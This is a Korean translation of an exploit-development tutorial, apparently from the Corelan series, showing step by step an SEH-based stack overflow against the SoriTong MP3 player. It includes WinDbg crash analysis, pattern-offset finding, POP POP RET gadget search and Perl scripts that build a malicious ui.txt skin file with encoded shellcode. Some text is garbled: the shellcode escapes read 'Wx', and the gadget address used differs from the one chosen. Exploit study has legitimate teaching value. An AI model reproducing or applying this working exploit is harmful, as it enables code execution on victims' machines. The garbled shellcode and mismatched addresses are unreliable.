ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 72d10000 72d18000 C:\WINDOWS\system32\msacm32.drv
ModLoad: 77be0000 77bf5000 C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77bd0000 77bd7000 C:\WINDOWS\system32\midimap.dll
ModLoad: 10000000 10094000 C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000 C:\WINDOWS\system32\vmadsk.dll
ModLoad: 010f0000 0113f000 C:\WINDOWS\system32\DRMClient.DLL
ModLoad: 5bc60000 5bc9f000 C:\WINDOWS\system32\strmdll.dll
ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\VSOCCK32.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
(458.5c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=0017f504 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei pl zr ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found. Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810          mov     byte ptr [eax],dl      ds:0023:00130000=41
  
```

애플리케이션을 실행하면 위 그림처럼 예외가 발생했고, 또한 그것이 처리되었음을 알리는 메시지를 확인할 수 있다. 스택을 한 번 확인해 보자.

```

0:000> d esp
0012da14 78 ef a8 00 00 00 00-7c e7 12 00 21 ea 90 7c x.....|...!...
0012da24 ff ff ff ff 7c e7 12 00-8c e7 12 00 01 00 14 01 .....|.....
0012da34 00 00 00 00 00 00 00-27 6c 94 7c e7 12 00 .....1...|...
0012da44 47 28 91 7c 00 eb 12 00-00 00 00 01 a0 16 01 G(|.....|...
0012da54 5c 00 66 00 61 00 6c 00-6c 00 62 00 61 00 63 00 \.f.a.l.l.b.a.c.
0012da64 6b 00 5c 00 30 00 34 00-31 00 32 00 5c 00 00 00 k.\.0.4.1.2.\.

```

근처에 SEH 체인의 끝 부분으로 추정되는 'fffffff'를 발견할 수 있다. 자세한 문제 파악을 위해 다음과 같은 명령을 실행해 본다(!analyze -v).

```

FAULTING_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810          mov     byte ptr [eax],dl

EXCEPTION_RECORD: ffffffff (.exr 0xffffffffffffffff)
ExceptionAddress: 00422e33 (SoriTong!TmC13_5+0x00003ea3)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
  Parameter[0]: 00000001
  Parameter[1]: 00130000
Attempt to write to address 00130000

FAULTING_THREAD: 000005c0

PROCESS_NAME: SoriTong.exe

FAULTING_MODULE: 7c900000 ntdll

DEBUG_FLR_IMAGE_TIMESTAMP: 37dee000

ERROR_CODE: (NTSTATUS) 0xc0000005 - "0x%08lx"

WRITE_ADDRESS: 00130000

IP_ON_HEAP: 41414141

IP_IN_FREE_BLOCK: 41414141

FRAME_ONE_INVALID: 1

LAST_CONTROL_TRANSFER: from 41414141 to 00422e33

STACK_TEXT:
WARNING: Stack unwind information not available. Following frames may be w
0012fd38 41414141 41414141 41414141 41414141 SoriTong!TmC13_5+0x3ea3
0012fd3c 41414141 41414141 41414141 41414141 0x41414141
0012fd40 41414141 41414141 41414141 41414141 0x41414141
0012fd44 41414141 41414141 41414141 41414141 0x41414141
0012fd48 41414141 41414141 41414141 41414141 0x41414141
0012fd4c 41414141 41414141 41414141 41414141 0x41414141
0012fd50 41414141 41414141 41414141 41414141 0x41414141
0012fd54 41414141 41414141 41414141 41414141 0x41414141
0012fd58 41414141 41414141 41414141 41414141 0x41414141

```

예외는 'fffffff'에서 발생한 것으로 기록되었다. 이것은 애플리케이션이 오버플로우를 처리하기 위해 예외 핸들러를 사용하지 않았다는 것을 의미한다. 대신 OS 에서 제공하는 최후의 수단인 기본 OS 예외 핸들러가 실행되었다. 예외가 발생한 뒤 TEB를 덤프해 보면 다음과 같은 결과를 확인할 수 있다.

```

0:000> d fs:[0]
003b:00000000 64 fd 12 00 00 00 13 00-00 c0 12 00 00 00 00 00 d.....
003b:00000010 00 1e 00 00 00 00 00 00-00 e0 fd 7f 00 00 00 00 .....
003b:00000020 58 04 00 00 c0 05 00 00-00 00 00 00 c8 29 14 00 X.....)
003b:00000030 00 f0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000040 50 e3 9d e1 00 00 00 00-00 00 00 00 00 00 00 00 P.....
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....

```

0x12fd64 에 있는 SEH 체인을 가리키고 있는 것을 확인할 수 있다. 해당 주소로 가 보면 실제 SEH 체인이 아니라 우리가 덮어쓴 'A' 문자가 기록되어 있는 것을 확인할 수 있다.

```

0:000> d 0012fd64
0012fd64 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd74 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd84 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd94 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fda4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdb4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdc4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdd4 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA

```

예외 체인을 살펴보자.

```

0:000> !exchain
0012fd64: 41414141
Invalid exception stack at 41414141

```

위 그림에서 보듯이, 우리는 예외 핸들러를 덮어썼다. 이제 애플리케이션이 예외를 포착하도록 만들어 보자. 간단히 프로그램을 재실행 시키면 된다('g' 명령).

```

0:000> g
(458.5c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000 edi=0000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na p
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=0001
41414141 ??              ???

```

EIP가 0x41414141을 가리키고 있다. 이제 EIP를 제어할 수 있다.

마이크로소프트는 !exploitable 이라고 불리는 windbg 확장 모듈을 발표했다. 패키지를 다운받아, dll 파일을 windbg 프로그램 폴더에 저장한다(winext 폴더). 이것은 애플리케이션이 충돌, 예외 발생, 접근 위반 등의 상태일 때 이것이 공격코드로 전환가능 여부를 판단해 주는 모듈이다. 첫 번째 예외가 발생한 다음 이 모듈을 실행하면 다음과 같은 결과를 확인할 수 있다.

```

SoriTong!TmC13_5+0x3ea3:
00422e33 8b10 mov     byte ptr [eax],dl          ds:0023:00130000=41
0:000> !load winext\MSEC.dll
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at SoriTong!TmC1
User mode write access violations that are not near NULL are exploitable.

```


애플리케이션에서 예외를 포착한 뒤에 다시 한 번 실행시켜보면 똑같이 공격코드로 전환이 가능하다는 결과가 나온다.

```

41414141 ??
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - Read Access Violation at the Instruction Pointer
Access violations at the instruction pointer are exploitable if not near NULL.

```

이 모듈을 만들어 준 마이크로소프트에 감사의 말을 전하고 싶다. !

5. 레지스터에서 찾은 셸코드로 어떻게 점프할 것인가?

될 수도 있고, 안될 수도 있다. Windows XP SP1 이전에는 셸코드를 실행시키기 위해 직접 레지스트리를 이용할 수 있었다. 하지만 이후에 출시된 버전부터는 보호 메커니즘이 적용되어 있어 직접 점프하는 것이 불가능 해졌다. 예외 핸들러가 작동을 하기 전에, 모든 레지스터들이 XOR 연산 처리되어 0x00000000으로 변하게 된다.


6. RET 방식의 스택 오버플로우에서 SEH 기반 공격의 이점

일반적인 RET 오버플로우에서, 공격자는 셸코드로 점프하기 위해 EIP를 덮어쓰게 된다. 이 기술은 성공할 확률이 높지만 공격코드의 안정성에 대한 문제 및 버퍼 사이즈 제한 문제들에 직면할 경우 공격이 실패할 수도 있다. 스택 기반의 취약점을 찾고, EIP를 덮어 쓸 수 있다는 것을 발견한 뒤, SEH 체인을 발동시키기 위해 스택의 더 깊은 곳까지 코드를 써내려 가는 것은 의미 있는 일이다. 예외는 어떻게든 발생할 것이므로, 기존에 존재하는 간단한 구조의 공격코드를 SEH 기반으로 전환해서 공격 성공률을 높이는 것은 좋은 시도다.

7. 어떻게 SEH 기반 취약점을 공격할 것인가?

간단하다. SEH 기반 취약점에서, 공격자의 junk 페이로드가 nSEH 포인터 주소를 덮어쓴 다음, SE 핸들러를 덮어 쓴다. 그 다음 위치에 셸코드를 놓으면 된다. 예외가 발생하면, 애플리케이션 흐름은 SE 핸들러로 이동하게 된다. 그러므로 SE 핸들러 위치에 공격자가 만든 셸코드로 흐름을 이동시킬 수 있는 무언가를 두어야 한다. 이러한 작업은 두 번째 가짜 예외를 이용해 달성할 수 있다. 애플리케이션이 다음 SEH 포인터로 이동하게 되는 것이다.

nSEH 포인터가 SE 핸들러 바로 전에 위치하므로, SE 핸들러를 덮어썼다는 것은 nSEH를 이미 덮어 썼다는 것을 의미한다. 그리고 쉘코드는 SE 핸들러 바로 뒤에 위치한다. SE 핸들러 안에 POP POP RET코드를 넣어 실행하면, EIP가 nSEH로 향하게 되는데, 이렇게 되면 nSEH 안에 있는 코드가 실행된다. 이 때 정상적인 nSEH 주소가 아닌 짧은 코드를 하나 기록하면 된다. short jump 명령으로 SE 핸들러를 뛰어넘어 쉘코드로 이동하게 되는 것이다!!! 아래는 개략적인 공격 흐름을 보여주는 그림이다.



우선 nSEH와 SEH의 오프셋을 찾는다. 그 뒤 SEH를 POP POP RET으로 덮어 쓰고, nSEH에 브레이크 포인트를 삽입해 주면 된다. 이렇게 되면 예외가 발생할 때 애플리케이션이 잠깐 중지되고, 공격자는 쉘코드를 삽입하기 위해 필요한 행동들을 수행할 수 있다.

8. SEH 기반 공격 코드 형태를 갖는 쉘코드를 어떻게 찾을 것인가?

우선 nSEH와 SEH의 오프셋을 찾는다. 그 뒤 SEH를 POP POP RET으로 덮어 쓰고, nSEH에 브레이크 포인트를 삽입한다. 이러한 과정을 통해 예외가 발생할 때 애플리케이션이 브레이크 걸리도록 만들고, 쉘코드를 삽입할 공간을 찾으면 된다.

9. 공격코드 개발_next SEH와 SE 핸들러 오프셋 찾기

오프셋을 찾기 위해 준비할 사항들이 몇 가지 있다.

- 1) nSEH를 덮어 쓸 공간
- 2) 현재 SE 핸들러를 덮어쓸 공간 (반드시 nSEH 다음에 위치해야 한다.)
- 3) 쉘코드

특정 패턴을 이용해서 위에서 제시된 항목들을 간단히 수행할 수 있다. 우리는 metasploit 패턴 생성기를 이용했다(패턴 생성에 관해서는 이전 문서를 참고할 것).

```
my $junk="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac".
"6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A".
.....
"6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2C".
"j3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9".
"Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co";
open (myfile,">ui.txt");
print myfile $junk;
```

ui.txt 파일을 생성해 이전처럼 소리통 폴더에 넣은 뒤 windbg로 다시 프로그램을 불러와 실행한다. 그러면 디버거가 첫 번째 예외를 포착할 것이다. 예외 핸들러로 넘어가기 전에 몇 가지 확인해야 할 사항들이 있다. 우선 SEH 체인을 확인해 보자(!exchain).

```
0:000> !exchain
0012fd64: 41367441
Invalid exception stack at 35744134
```

SEH 핸들러에 41367441이라는 숫자가 기록되어 있다. 이 문자를 리틀 엔디안 방식으로 전환하면 41 74 36 41 이 되는데 이것은 hex값으로 'At6A' 가 된다. 이 문자는 오프셋 588을 의미한다. 우리는 여기에서 두 가지 사실을 도출할 수 있다.

첫째, SE 핸들러는 588바이트 오프셋에 위치한다.

둘째, nSEH를 가리키는 포인터는 588-4 바이트 오프셋에 위치한다. 즉 0x0012fd64에 위치한다(!exchain)

우리는 덮어쓴 SE 핸들러 바로 다음에 셸코드가 위치한다는 것을 알고 있다. 그러므로 셸코드는 0012fd64+4바이트+4바이트에 위치해야 한다. 페이로드 구성을 보도록 하자.

```
[junk][next SEH_0x0012fd64][SEH][Shellcode]
```

앞서 그림에서도 설명했듯이, next SEH 안에 짧은 점프를 수행하는 명령이 들어가야 한다. 최소 6바이트를 점프해야 하는데, 이렇게 되면 셸코드 시작 부분을 지나치게 되는 것이 아니냐는 의문이 들 수도 있다. 상관없다, 셸코드의 시작 부분을 NOP로 채워 넣으면 해결되는 문제다.

short jump를 수행하는 명령은 기계어로 'eb' 이다. 그 뒤에 실제 점프할 거리를 적어주면 된다. 예를 들어, 6바이트 점프를 수행하는 기계어는 'eb 06'이 된다. 명령어 패치는 4바이트 단위로 수행되기 때문에, 2개의 NOP를 추가해서 단위를 맞춰준다. 결론적으로, next SEH는 0xeb,0x06,0x90,0x90 으로 덮어써야 한다.

9. SEH 기반 공격에서 POP POP RET이 어떻게 작동할 수 있는가?

예외가 발생하면, 예외 수행기는 고유의 스택 프레임을 생성한다. 그 다음 새롭게 만든 스택에 예외 핸들러에서 가져온 요소들을 담는다. EH 구조체 중 하나의 필드인 EstablisherFrame 이라는 것이 있다. 이 필드는 프로그램 스택에 삽입된 예외 등록 레코드의 주소(nSEH)를 가리키고 있다. 핸들러가 호출되면 이와 동일한 주소(nSEH)가 ESP+8 부분에 위치하게 된다. 만약 핸들러 주소를 POP POP RET으로 덮어쓰게 되면 다음과 같은 일이 발생한다.

- 처음 pop 은 스택에서 4바이트를 가져온다.
- 두 번째 pop 은 스택에서 추가로 4바이트를 가져온다.
- ret은 ESP의 꼭대기에 위치한 현재 값(=nSEH의 주소. 스택에서 두 번의 pop을 수행했으므로, ESP+8 부분의 내용)을 가져와 EIP에 담는다.

10. 공격코드 제작

공격코드 제작을 위한 주요 오프셋을 다 찾았다. 본격적인 공격코드 작성에 앞서 마지막으로 POP POP RET주소가 필요하다. windbg에서 소리통 프로그램을 실행시키면 다음과 같이 로드된 모듈들을 확인할 수 있다.

```
0:000> g
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\IMM32.DLL
ModLoad: 629c0000 629c9000 C:\WINDOWS\system32\LPK.DLL
ModLoad: 74d90000 74dfb000 C:\WINDOWS\system32\USP10.dll
ModLoad: 773d0000 774d3000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-UI_6595b641-...
ModLoad: 5ad70000 5ada8000 C:\WINDOWS\system32\uxtheme.dll
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WINTRUST.dll
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRYPT32.dll
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSASN1.dll
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMAGEHLP.dll
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdmaud.drv
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\setupapi.dll
ModLoad: 72d10000 72d18000 C:\WINDOWS\system32\msacm32.drv
ModLoad: 77be0000 77bf5000 C:\WINDOWS\system32\MSACM32.dll
ModLoad: 77bd0000 77bd7000 C:\WINDOWS\system32\midimap.dll
ModLoad: 10000000 10094000 C:\Program Files\SoriTong\Player.dll
ModLoad: 42100000 42129000 C:\WINDOWS\system32\wmadsk.dll
ModLoad: 010f0000 0113f000 C:\WINDOWS\system32\DRMCLien.DLL
ModLoad: 5bc60000 5bc9f000 C:\WINDOWS\system32\strndll.dll
ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
(1ea f60): Access violation - code c0000005 (first chance)
```

우리는 응용 프로그램에서 사용하는 dll에서 POP POP RET을 찾을 것이다. 이전 문서들에서 했던 대로 우선 디버거 명령창에 'a' 명령을 입력해 우리가 찾고자 하는 코드를 어셈블 한다(pop edi / pop esi / ret).

```
0:000> a
00422e36 pop edi
pop edi
00422e37 pop esi
pop esi
00422e38 ret
ret
00422e39
```

그 다음 'u' 명령으로 기계어를 확인한 다음, player.dll 모듈이 올라온 영역을 확인해 해당 영역 안에서 우리가 확인한 연속된 기계어를 검색해 본다.

```

0:000> u
SoriTong!TmC13_5+0x3ea3:
00422e33 5f          pop     edi
00422e34 5e          pop     esi
00422e35 c3          ret
00422e36 03cb       add     eax,esi
00422e38 0020       add     byte ptr [eax],ah
00422e3a ff45f0     inc     dword ptr [ebp-10h]
00422e3d 40         inc     eax
00422e3e 46         inc     esi
0:000> s 10000000 10094000 5f 5e c3
1000e0d2 5f 5e c3 8b 47 78 85 c0-75 05 33 c0 5f 5e c3 8b - ^...Gx
1000e0de 5f 5e c3 8b 07 8b cf ff-10 8b f0 85 f6 7c 07 8b - ^...
1000e0f6 5f 5e c3 cc cc cc cc cc-cc cc 53 56 57 8b f1 55 - ^...
100106fb 5f 5e c3 cc cc 8b 44 24-08 8b 54 24 04 50 8b 49 - ^...
10010cab 5f 5e c3 cc cc 41 e8 6a-fe ff ff a8 01 74 05 d1 - ^...A
100116fd 5f 5e c3 56 8b f1 8d 89-1c 8a 04 00 e8 82 74 ff - ^...V
1001263d 5f 5e c3 55 8b ec 57 56-8b 75 0c 8b 7d 08 8b 4d - ^...U
100127f8 5f 5e c3 cc cc cc cc cc-8b 44 24 04 56 57 8b d0 - ^...
1001281f 5f 5e c3 cc cc cc cc cc-cc cc cc cc cc cc cc - ^...
10012984 5f 5e c3 cc cc cc cc cc-cc cc cc cc cc 8b 44 24 04 - ^...
10012ddd 5f 5e c3 85 f6 75 05 be-01 00 00 00 8b 7c 24 10 - ^...u
10012e17 5f 5e c3 cc cc cc cc cc-cc 56 57 8b 7c 24 0c 83 - ^...
10012e5e 5f 5e c3 57 a1 84 fb 08-10 6a 00 50 ff 15 c0 02 - ^...W
10012e70 5f 5e c3 cc cc cc cc cc-cc cc cc cc cc cc cc - ^...
10012f56 5f 5e c3 cc cc cc cc cc-cc cc 8b 44 24 04 83 ec - ^...
100133b2 5f 5e c3 cc cc cc cc cc-cc cc cc cc cc 8b 54 - ^...
10013878 5f 5e c3 cc cc cc cc cc-6a 00 68 00 10 00 00 6a - ^...
100138f7 5f 5e c3 cc cc cc cc cc-cc 56 a1 bc 3d 02 10 50 - ^...

```

임의로 0x100116fd에 위치한 코드를 이용하기로 한다. 다시 한 번 해당 주소에 우리가 원하는 코드가 있는지 확인해 보자.

```


0:000> u 100116fd
Player!Player_Action+0x1e3d:
100116fd 5f          pop     edi
100116fe 5e          pop     esi
100116ff c3          ret

```

완성된 공격 코드는 다음과 같다.

[584개의 문자][0xeb,0x06,0x90,0x90][0x100116fd][NOPS][Shellcode]
 - 쓰레기값 - - nSEH - - SEH -

위에서 확인한 것처럼, 일반적인 SEH 기반 공격코드의 형태는 다음과 같다.



셸코드를 SEH 바로 뒤에 놓기 위해, 우선 nSEH 4바이트 부분을 브레이크 포인트 코드로 대체한다. 이렇게 하면 레지스터를 확인할 수 있다. 다음의 코드를 작성해 스킨 파일 복사 후 다시 windbg로 확인해 보자.

```

my $junk = "A" x 584;
my $nextSEHoverwrite = "\xcc\xcc\xcc\xcc"; #breakpoint
my $SEHoverwrite = pack('V',0x1001E812); #POP POP RET from player.dll
my $shellcode = "1ABCDEFGHJKLM2ABCDEFGHJKLM3ABCDEFGHJKLM";
my $junk2 = "\x90" x 1000;
open(myfile,'>ui.txt');
print myfile $junk.$nextSEHoverwrite.$SEHoverwrite.$shellcode.$junk2;

```

```

First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=ffffff90 edx=00000090 esi=0017e504 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei ng nz ac pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010296
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for SoriTong.exe
SoriTong!TmC13_5+0x3ea3:
00422e33 8810             mov     byte ptr [eax],dl             ds:0023:00130000=41
0:000> g
(514.114): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=100116fd edx=7c9032bc esi=0012d72c edi=7c9032a8
eip=0012fd64 esp=0012d650 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fd64 cc             int     3

```

애플리케이션의 첫 번째 예외를 지나고 나면, 애플리케이션이 nSEH에 있는 브레이크 포인트에 의해 정지된다. EIP를 확인해 보면, 현재 nSEH의 첫 번째 바이트를 가리키고 있다. 우리가 의도한 대로 셸코드가 주입되어 있는 것을 확인했다 !

```

0:000> d eip
0012fd64 cc cc cc cc fd 16 01 10-31 41 42 43 44 45 46 47 .....1ABCDEFGH
0012fd74 48 49 4a 4b 4c 4d 32 41-42 43 44 45 46 47 48 49 HIJKLM2ABCDEFGHI
0012fd84 4a 4b 4c 4d 33 41 42 43-44 45 46 47 48 49 4a 4b JKLM3ABCDEFGHIJK
0012fd94 4c 4d 90 90 90 90 90 90-90 90 90 90 90 90 90 90 LM.....
0012fda4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0012fdb4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0012fdc4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....
0012fdd4 90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90 .....

```

이제 실제 셸코드를 담은 공격코드를 작성할 준비가 완료 되었다. 아래와 같이 코드를 작성해 ui.txt 파일을 생성한 다음 소리통 프로그램을 실행해 보자.

```

# Exploit for Soritong MP3 player
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
##
my $junk = "A" x 584;
my $nextSEHoverwrite = "\xeb\x06\x90\x90"; #jump 6 bytes
my $SEHoverwrite = pack('V',0x1001E812); #POP POP RETfrom player.dll
# win32_exec - EXITFUNC=seh CMD=calc Size=343 Encoder=PexAlphaNum
http://metasploit.com

```


```

my $shellcode =
"WxebWx03Wx59WxebWx05Wxe8Wxf8WxffWxffWx4fWx49Wx49Wx49Wx49".
"Wx49Wx51Wx5aWx56Wx54Wx58Wx36Wx33Wx30Wx56Wx58Wx34Wx41Wx30Wx42Wx36".
"Wx48Wx48Wx30Wx42Wx33Wx30Wx42Wx43Wx56Wx58Wx32Wx42Wx44Wx42Wx48Wx34".
"Wx41Wx32Wx41Wx44Wx30Wx41Wx44Wx54Wx42Wx44Wx51Wx42Wx30Wx41Wx44Wx41".
"Wx56Wx58Wx34Wx5aWx38Wx42Wx44Wx4aWx4fWx4dWx4eWx4fWx4aWx4eWx46Wx44".
"Wx42Wx30Wx42Wx50Wx42Wx30Wx4bWx38Wx45Wx54Wx4eWx33Wx4bWx58Wx4eWx37".
"Wx45Wx50Wx4aWx47Wx41Wx30Wx4fWx4eWx4bWx38Wx4fWx44Wx4aWx41Wx4bWx48".
"Wx4fWx35Wx42Wx32Wx41Wx50Wx4bWx4eWx49Wx34Wx4bWx38Wx46Wx43Wx4bWx48".
"Wx41Wx30Wx50Wx4eWx41Wx43Wx42Wx4cWx49Wx39Wx4eWx4aWx46Wx48Wx42Wx4c".
"Wx46Wx37Wx47Wx50Wx41Wx4cWx4cWx4cWx4dWx50Wx41Wx30Wx44Wx4cWx4bWx4e".
"Wx46Wx4fWx4bWx43Wx46Wx35Wx46Wx42Wx46Wx30Wx45Wx47Wx45Wx4eWx4bWx48".
"Wx4fWx35Wx46Wx42Wx41Wx50Wx4bWx4eWx48Wx46Wx4bWx58Wx4eWx30Wx4bWx54".
"Wx4bWx58Wx4fWx55Wx4eWx31Wx41Wx50Wx4bWx4eWx4bWx58Wx4eWx31Wx4bWx48".
"Wx41Wx30Wx4bWx4eWx49Wx38Wx4eWx45Wx46Wx52Wx46Wx30Wx43Wx4cWx41Wx43".
"Wx42Wx4cWx46Wx46Wx4bWx48Wx42Wx54Wx42Wx53Wx45Wx38Wx42Wx4cWx4aWx57".
"Wx4eWx30Wx4bWx48Wx42Wx54Wx4eWx30Wx4bWx48Wx42Wx37Wx4eWx51Wx4dWx4a".
